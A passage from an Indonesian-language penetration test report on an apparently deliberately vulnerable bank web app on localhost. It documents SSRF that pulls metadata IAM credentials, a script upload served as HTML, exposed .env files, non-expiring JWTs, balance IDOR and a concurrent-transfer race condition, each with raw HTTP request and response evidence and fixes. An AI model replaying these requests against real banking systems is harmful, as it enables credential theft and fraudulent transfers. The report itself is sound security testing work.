```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 308
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:04 GMT

{
  "debug_info": {
    "content_length": 382,
    "fetched_url": "http://127.0.0.1:5000/latest/meta-data/iam/security-credentials/vulnbank-role",
    "http_status": 200
  },
  "file_path": "static/uploads/267557_vulnbank-role",
  "message": "Profile picture imported from URL",
  "status": "success"
}
```

Figure 15 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengulangi teknik tersebut terhadap path layanan metadata cloud untuk role instance, yang juga berhasil diambil oleh server

f. Tim mengunduh hasil tersebut juga, memperoleh kredensial IAM sementara termasuk access key identifier, secret access key, dan session token.

REQUEST

```
GET /static/uploads/267557_vulnbank-role HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=267557_vulnbank-role
Content-Type: application/octet-stream
Content-Length: 382
Last-Modified: Wed, 30 Sep 2026 03:02:04 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:02:05 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

{
  [redacted]"ASIADEMO1234567890",
  "Code": "Success",
  "Expiration": "2026-09-30T04:02:04.022586",
  "LastUpdated": "2026-09-30T03:02:04.022573",
  "RoleArn": "arn:aws:iam::123456789012:role/vulnbank-role",
  [redacted]: "wJalrXUtnFEMI/K7MDENG/bPxRfiCYDEMODEMO",
  "Token": "IQoJb3JpZ2luX2VjEJ//////////wEaCXVzLXdlc3QtMiJIMEYCIQCdemo",
  "Type": "AWS-HMAC"
}
```

Figure 16 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengunduh hasil tersebut juga, memperoleh kredensial IAM sementara termasuk access key identifier, secret access key, dan session token

3.1.5 Insecure Design (A06) – Unrestricted File Upload

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
High	7.6 / 10	Yes	CWE-434

Standard mapping	**A06:2025** Insecure Design (OWASP Top 10 2025)
Impact rating	High
Bugcrowd VRT	P2 - Unrestricted File Upload (VRT 1.9)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N`
Affected feature / URL	http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature)
Testing approach	Grey-box

DESCRIPTION

Unggah foto profil menerima berkas apa pun tanpa memvalidasi ekstensi, tipe konten yang dideklarasikan, maupun magic bytes, dan tanpa batas ukuran. Berkas mendarat di direktori yang dipublikasikan langsung oleh server, dan framework menurunkan tipe konten respons dari ekstensi berkas yang tersimpan.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk mengunggah dokumen HTML berisi JavaScript lalu memuatnya pada origin milik aplikasi dengan tipe konten text/html, sehingga skrip tersebut berjalan sebagai bagian dari situs. Selama pengujian, tim mengunggah berkas semacam itu melalui fitur foto profil dan mengambilnya kembali melalui HTTP, memastikan berkas disajikan sebagai HTML dengan skrip utuh. Hal ini memberi penyerang stored cross-site scripting pada origin aplikasi, yang dapat dipakai mencuri token sesi pengguna mana pun yang membuka tautan tersebut, sekaligus menjadikan domain bank sebagai inang yang meyakinkan bagi halaman phishing.

RECOMMENDATION

1. Terapkan allow-list ekstensi gambar yang diizinkan dan verifikasi magic bytes; tolak apa pun yang bukan format gambar yang diterima serta lakukan re-encode gambar saat diunggah.
2. Simpan unggahan di luar web root dan sajikan melalui handler yang menetapkan tipe konten aman dan Content-Disposition attachment.
3. Sajikan konten pengguna dari domain terpisah yang tidak membawa cookie sesi.
4. Terapkan batas ukuran berkas dan bangkitkan nama berkas yang sepenuhnya acak.

REFERENCES

- VRT 1.9 - P2 Unrestricted File Upload
- https://owasp.org/Top10/2025/A06_2025-Insecure_Design/
- https://cwe.mitre.org/data/definitions/434.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature)

a. Tim terlebih dahulu mengunggah berkas gambar PNG biasa sebagai foto profil, menetapkan penggunaan yang dimaksudkan dari fitur ini.

REQUEST

```
POST /upload_profile_picture HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzM0M30.phYlrAPP5WevcT22GVF1yQRutkOdgIVsHE1myL4Um0w
Content-Length: 222
Content-Type: multipart/form-data; boundary=6e1c16ecc8818d6543fc29ca3d550dce

--6e1c16ecc8818d6543fc29ca3d550dce
Content-Disposition: form-data; name="profile_picture"; filename="avatar.png"
Content-Type: image/png

PNG


--6e1c16ecc8818d6543fc29ca3d550dce--
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 133
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:23 GMT

{
  "file_path": "static/uploads/601907_avatar.png",
  "message": "Profile picture uploaded successfully",
  "status": "success"
}
```

Figure 17 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengunggah berkas gambar PNG biasa sebagai foto profil, menetapkan penggunaan yang dimaksudkan dari fitur ini

b. Tim kemudian mengunggah dokumen HTML berisi tag script melalui endpoint yang sama. Aplikasi menerimanya tanpa validasi tipe apa pun dan membocorkan path tempat berkas tersebut disimpan.

REQUEST

```
POST /upload_profile_picture HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzM0M30.phYlrAPP5WevcT22GVF1yQRutkOdgIVsHE1myL4Um0w
Content-Length: 223
Content-Type: multipart/form-data; boundary=4ac606e2c5cac9f777611c0fbd6e295f

--4ac606e2c5cac9f777611c0fbd6e295f
Content-Disposition: form-data; name="profile_picture"; filename="payload.html"
Content-Type: text/html

<script>alert(document.domain)</script>
--4ac606e2c5cac9f777611c0fbd6e295f--
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 135
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:24 GMT

{
  "file_path": "static/uploads/966073_payload.html",
  "message": "Profile picture uploaded successfully",
  "status": "success"
}
```

Figure 18 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengunggah dokumen HTML berisi tag script melalui endpoint yang sama

c. Tim meminta path tersebut melalui HTTP. Server mengembalikannya dengan tipe konten text/html dan skrip dalam keadaan utuh, yang berarti berkas tersebut dieksekusi sebagai bagian dari origin milik aplikasi.

REQUEST

```
GET /static/uploads/966073_payload.html HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=966073_payload.html
Content-Type: text/html; charset=utf-8
Content-Length: 39
Last-Modified: Wed, 30 Sep 2026 03:02:24 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:02:25 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

<script>alert(document.domain)</script>
```

Figure 19 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - Tim meminta path tersebut melalui HTTP

3.1.6 Security Misconfiguration (A02) – Environment File Exposure

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
High	7.5 / 10	Yes	CWE-538

Standard mapping	**A02:2025** Security Misconfiguration (OWASP Top 10 2025)
Impact rating	High
Bugcrowd VRT	P2 - Sensitive Data Exposure - Disclosure of Secrets (VRT 3.3)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`
Affected feature / URL	• http://127.0.0.1:5001/.env (Static File Serving) • http://127.0.0.1:5001/.env.bak (Static File Serving)
Testing approach	Grey-box

DESCRIPTION

Berkas konfigurasi lingkungan beserta salinan cadangannya disajikan langsung dari web root tanpa autentikasi. Keduanya memuat secret key aplikasi, secret penanda tangan JWT, dan kredensial koneksi database.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk memperoleh rahasia konfigurasi aplikasi tanpa kredensial sama sekali. Selama pengujian, tim mengambil kedua berkas secara anonim dan membaca secret key, secret JWT, serta host, nama, pengguna, dan password database dalam teks terang. Secret penanda tangan yang bocor pada umumnya memungkinkan token sesi dipalsukan dengan tanda tangan yang sah, dan kredensial database memungkinkan akses langsung ke data tersimpan sejauh database terjangkau.

Demi akurasi, tim tidak memverifikasi bahwa kredensial di dalam berkas ini masih aktif: secret JWT yang dipublikasikan di sini berbeda dari nilai yang sesungguhnya dipakai aplikasi yang berjalan untuk menandatangani token, yang tim peroleh secara terpisah melalui temuan SSRF. Eksposur ini dilaporkan atas dasar kebocorannya itu sendiri, bukan atas dasar penggunaan nilai-nilai tersebut yang telah dibuktikan.

RECOMMENDATION

1. Jauhkan berkas konfigurasi dari web root dan jangan daftarkan rute yang menyajikannya.
2. Blokir permintaan terhadap dot-file dan ekstensi cadangan di reverse proxy.
3. Pindahkan rahasia ke secret manager atau ke variabel lingkungan yang tidak bersumber dari berkas yang dapat disajikan.
4. Lakukan rotasi terhadap secret key, secret JWT, dan kredensial database yang telah terekspos.

REFERENCES

- VRT 3.3 - P2 Sensitive Data Exposure - Disclosure of Secrets
- https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
- https://cwe.mitre.org/data/definitions/538.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/.env (Static File Serving)

a. Tim meminta berkas lingkungan dari web root tanpa autentikasi. Server mengembalikan HTTP 200 beserta isi berkas, termasuk secret key, secret JWT, dan kredensial database.



Figure 20 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - Tim meminta berkas lingkungan dari web root tanpa autentikasi

b. Tim kemudian meminta salinan cadangan dari berkas yang sama, yang juga disajikan secara publik, mengekspos konfigurasi lama berdampingan dengan yang berlaku saat ini.



Figure 21 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta salinan cadangan dari berkas yang sama, yang juga disajikan secara publik, mengekspos konfigurasi lama berdampingan dengan yang berlaku saat ini

3.1.7 Authentication Failures (A07) – Insufficient Session Expiration

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	6.8 / 10	Yes	CWE-613

Standard mapping	**API2:2023** Broken Authentication (OWASP API Security Top 10 2023) **A07:2025** Authentication Failures (OWASP Top 10 2025)
Impact rating	Medium
Bugcrowd VRT	P3 - Broken Authentication and Session Management (VRT 2.1)
CVSS vector	`CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:N`
Affected feature / URL	• http://127.0.0.1:5001/login (Authentication feature, token issuance) • http://127.0.0.1:5001/dashboard (Token acceptance)
Testing approach	Grey-box

DESCRIPTION

Token sesi yang diterbitkan tidak membawa klaim kedaluwarsa, sehingga tidak pernah menjadi tidak berlaku, dan tidak tersedia mekanisme pencabutan. Token juga diterima dari beberapa lokasi sekaligus termasuk query string URL, dan antarmuka web menyimpannya di localStorage tempat JavaScript dapat membacanya.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk mempertahankan akses tanpa batas waktu begitu sebuah token bocor, karena tidak ada mekanisme yang merotasi maupun mencabutnya. Selama pengujian, tim mendekode token yang diterbitkan dan memastikan token tersebut tidak memuat klaim kedaluwarsa, lalu memastikan token yang sama tetap diterima ketika dikirim pada query string URL, yang menyebabkan token tercatat di riwayat peramban, log server, dan header Referer. Penyimpanan token di localStorage juga membuatnya terjangkau dari cross-site scripting, yang telah tim buktikan secara terpisah dengan mencuri token milik administrator.

RECOMMENDATION

1. Tambahkan klaim exp dengan masa berlaku singkat dan perkenalkan refresh token yang dapat dicabut.
2. Kelola daftar pencabutan atau token identifier agar sesi dapat dihentikan saat terjadi insiden.
3. Terima token hanya dari header Authorization; hentikan pembacaan dari query string dan body form.
4. Pindahkan token sesi ke cookie HttpOnly, Secure, dan SameSite agar tidak terjangkau JavaScript.

REFERENCES

- VRT 2.1 - P3 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/
- https://cwe.mitre.org/data/definitions/613.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/login (Authentication feature, token issuance)

a. Tim mendekode token sesi yang baru diterbitkan. Token tersebut hanya membawa identifier pengguna, username, penanda administrator, dan waktu penerbitan; klaim kedaluwarsa sama sekali tidak ada.

ISSUED TOKEN

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk4MH0.5EY1me53dGiJBEoHEJpyQmCQHNs8K6pOQeg6_IX1UnU

DECODED PAYLOAD

{
  "user_id": 2,
  "username": "pentest_attacker",
  "is_admin": false,
  "iat": 1790737980
}

CLAIMS PRESENT

iat, is_admin, user_id, username

EXPIRY CLAIM (EXP)

absent

Figure 22 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - Tim mendekode token sesi yang baru diterbitkan

b. Token yang sama dikirimkan ke halaman terproteksi dan diterima dengan HTTP 200.



Figure 23 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dikirimkan ke halaman terproteksi dan diterima dengan HTTP 200

c. Tim kemudian mengirimkan token pada query string URL alih-alih header Authorization. Token tetap diterima sama saja, memastikan adanya jalur kebocoran tambahan melalui log dan header Referer.



Figure 24 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan token pada query string URL alih-alih header Authorization

3.1.8 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	6.5 / 10	Yes	CWE-639

Standard mapping	**API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023)
Impact rating	**Medium**
Bugcrowd VRT	P3 - Broken Access Control - IDOR (VRT 2.6)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/check_balance/<account_number> (Balance Check feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint pengecekan saldo mengembalikan saldo rekening berdasarkan nomor rekening yang dikirim pada path URL, tanpa memeriksa bahwa rekening tersebut milik pemegang token. Sesi yang valid sudah cukup untuk membaca rekening mana pun.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk membaca nama pemilik dan saldo rekening nasabah lain mana pun. Selama pengujian, tim membaca saldo nasabah kedua lalu saldo rekening administrator hanya bermodalkan token nasabah biasa. Nomor rekening juga dibocorkan oleh endpoint lain pada aplikasi ini, sehingga saldo seluruh basis nasabah dapat dipetakan secara sistematis.

RECOMMENDATION

1. Turunkan nomor rekening dari token pemanggil alih-alih menerimanya dari path.
2. Jika parameter tetap dipertahankan, verifikasi kepemilikan rekening sebelum mengembalikan data apa pun.
3. Hindari nomor rekening yang mudah ditebak dan hentikan penyertaan nomor rekening pengguna lain pada respons mana pun.

REFERENCES

- VRT 2.6 - P3 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/check_balance/<account_number> (Balance Check feature)

a. Tim terlebih dahulu memeriksa saldo rekening miliknya sendiri, menetapkan perilaku yang dimaksudkan.

REQUEST

```
GET /check_balance/0932191785 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzMn0.Cmgm7GF0RpgxckO3OToIFk8p_24SweKiyP_ZxODB6_h8
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 119
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:12 GMT

{
  "account_number": "0932191785",
  "balance": -8100.0,
  "status": "success",
  "username": "pentest_attacker"
}
```

Figure 25 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu memeriksa saldo rekening miliknya sendiri, menetapkan perilaku yang dimaksudkan

b. Tim mengganti nomor rekening pada path dengan milik nasabah lain. Server mengembalikan HTTP 200 beserta nama dan saldo nasabah tersebut.

REQUEST

```
GET /check_balance/9159912486 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzMn0.Cmgm7GF0RpgxckO3OToIFk8p_24SweKiyP_ZxODB6_h8
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 117
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:13 GMT

{
  "account_number": "9159912486",
  "balance": 10100.0,
  "status": "success",
  "username": "pentest_victim"
}
```

Figure 26 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - Tim mengganti nomor rekening pada path dengan milik nasabah lain

c. Tim mengulangi permintaan terhadap nomor rekening administrator dan membaca saldo administrator memakai token nasabah biasa.

REQUEST

```
GET /check_balance/ADMIN001 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzMn0.Cmgm7GF0RpgxckO3OToIFk8p_24SweKiyP_ZxODB6_h8
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 108
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:14 GMT

{
  "account_number": "ADMIN001",
  "balance": 1000000.0,
  "status": "success",
  "username": "admin"
}
```

Figure 27 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - Tim mengulangi permintaan terhadap nomor rekening administrator dan membaca saldo administrator memakai token nasabah biasa

3.1.9 Insecure Design (A06) – Race Condition in Fund Transfer

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	6.5 / 10	Yes	CWE-362

Standard mapping	**A06:2025** Insecure Design (OWASP Top 10 2025)
Impact rating	High
Bugcrowd VRT	P2 - Algorithmic Biases - Business Logic (VRT 8.1)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N`
Affected feature / URL	http://127.0.0.1:5001/transfer (Fund Transfer feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint transfer membaca saldo pengirim, memeriksa kecukupannya, lalu menulis saldo baru sebagai langkah-langkah terpisah, tanpa transaksi database dan tanpa penguncian baris. Permintaan yang berjalan bersamaan seluruhnya lolos pemeriksaan saldo terhadap nilai lama yang sama sebelum satu pun penulisan tuntas, yang merupakan cacat time-of-check to time-of-use klasik.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk memindahkan dana jauh melebihi yang dimilikinya. Selama pengujian, tim terlebih dahulu memastikan bahwa satu transfer berlebih ditolak dengan benar karena dana tidak cukup, lalu mengirim sepuluh transfer bersamaan dari saldo yang jauh lebih kecil. Kesepuluhnya diterima, saldo pengirim terdorong menjadi negatif, dan penerima memperoleh jumlah penuh, yang berarti uang tercipta dari sesuatu yang tidak pernah ada. Perlu dicatat bahwa skor dasar CVSS memandang temuan ini lebih ringan dari kenyataannya: secara teknis dampaknya adalah integritas, namun dalam konteks perbankan hasilnya adalah kerugian finansial langsung dan pembukuan yang tidak dapat direkonsiliasi, sehingga temuan ini dinilai High.

RECOMMENDATION

1. Lakukan pemeriksaan saldo dan pendebetan di dalam satu transaksi database yang atomik.
2. Kunci baris rekening pengirim selama proses berlangsung (SELECT … FOR UPDATE) atau gunakan pembaruan kondisional berbentuk UPDATE … SET balance = balance - :amount WHERE balance >= :amount.
3. Tambahkan constraint CHECK (balance >= 0) pada kolom saldo sebagai jaring pengaman.
4. Wajibkan idempotency key dan terapkan rate limiting pada endpoint transfer.

REFERENCES

- VRT 8.1 - P2 Business Logic Errors
- https://owasp.org/Top10/2025/A06_2025-Insecure_Design/
- https://cwe.mitre.org/data/definitions/362.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/transfer (Fund Transfer feature)

a. Tim terlebih dahulu melakukan satu transfer dalam batas saldo yang tersedia, yang diproses aplikasi secara normal.

REQUEST

```
POST /transfer HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHMj3Xs
Content-Length: 43
Content-Type: application/json

{"to_account": "9159912486", "amount": 100}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 87
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:24 GMT

{
  "message": "Transfer Completed",
  "new_balance": 900.0,
  "status": "success"
}
```

Figure 28 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu melakukan satu transfer dalam batas saldo yang tersedia, yang diproses aplikasi secara normal

b. Tim kemudian mencoba satu transfer yang melebihi saldo tersedia. Aplikasi menolaknya dengan benar karena dana tidak cukup, menetapkan bahwa kontrol saldo bekerja ketika permintaan datang satu per satu.

REQUEST

```
POST /transfer HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHMj3Xs
Content-Length: 44
Content-Type: application/json

{"to_account": "9159912486", "amount": 5000}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 60
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:25 GMT

{
  "message": "Insufficient funds",
  "status": "error"
}
```

Figure 29 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mencoba satu transfer yang melebihi saldo tersedia

c. Saldo pengirim dicatat sebelum serangan dilakukan agar dampaknya dapat diukur secara presisi.

REQUEST

```
GET /check_balance/0932191785 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHMj3Xs
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 117
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:26 GMT

{
  "account_number": "0932191785",
  "balance": 900.0,
  "status": "success",
  "username": "pentest_attacker"
}
```

Figure 30 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Saldo pengirim dicatat sebelum serangan dilakukan agar dampaknya dapat diukur secara presisi

d. Tim kemudian mengirim sepuluh transfer secara bersamaan, masing-masing bernilai hampir sebesar seluruh saldo. Seluruhnya dilaporkan berhasil.

REQUEST

```
POST /transfer HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHMj3Xs
Content-Length: 43
Content-Type: application/json

{"to_account": "9159912486", "amount": 900}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 85
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:27 GMT

{
  "message": "Transfer Completed",
  "new_balance": 0.0,
  "status": "success"
}
```

Figure 31 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirim sepuluh transfer secara bersamaan, masing-masing bernilai hampir sebesar seluruh saldo

e. Saldo pengirim dibaca kembali setelahnya dan telah terdorong jauh di bawah nol, memastikan bahwa rekening tersebut mengirim dana jauh melebihi yang pernah dimilikinya.

REQUEST

```
GET /check_balance/0932191785 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzEwNH0.9f79PaQNtm9mzR_00t9Li3NxwqaUrtPkFolFxHMj3Xs
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 119
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:28 GMT

{
  "account_number": "093219178S",
  "balance": -8100.0,
  "status": "success",
  "username": "pentest_attacker"
}
```

Figure 32 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Saldo pengirim dibaca kembali setelahnya dan telah terdorong jauh di bawah nol, memastikan bahwa rekening tersebut mengirim dana jauh melebihi yang pernah dimilikinya

3.1.10 Authentication Failures (A07) – Missing Rate Limiting on Authentication

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	5.3 / 10	Yes	CWE-307

Standard mapping	**A07:2025** Authentication Failures (OWASP Top 10 2025)
Impact rating	**Medium**
Bugcrowd VRT	P4 - Broken Authentication and Session Management (VRT 2.1)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/login (Authentication feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint login tidak menerapkan rate limiting, penguncian akun, perlambatan progresif, maupun CAPTCHA. Percobaan gagal yang beruntun dilayani dengan kecepatan penuh. Respons kegagalan juga membedakan kondisi sedemikian rupa sehingga username dapat dienumerasi.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk melakukan brute force atau credential stuffing terhadap akun mana pun, termasuk administrator, tanpa hambatan. Selama pengujian, lima puluh percobaan gagal berturut-turut terhadap akun administrator tidak memicu penguncian maupun perlambatan, dan login yang benar segera setelahnya tetap diterima, memastikan bahwa tidak ada mekanisme penguncian sama sekali.

RECOMMENDATION

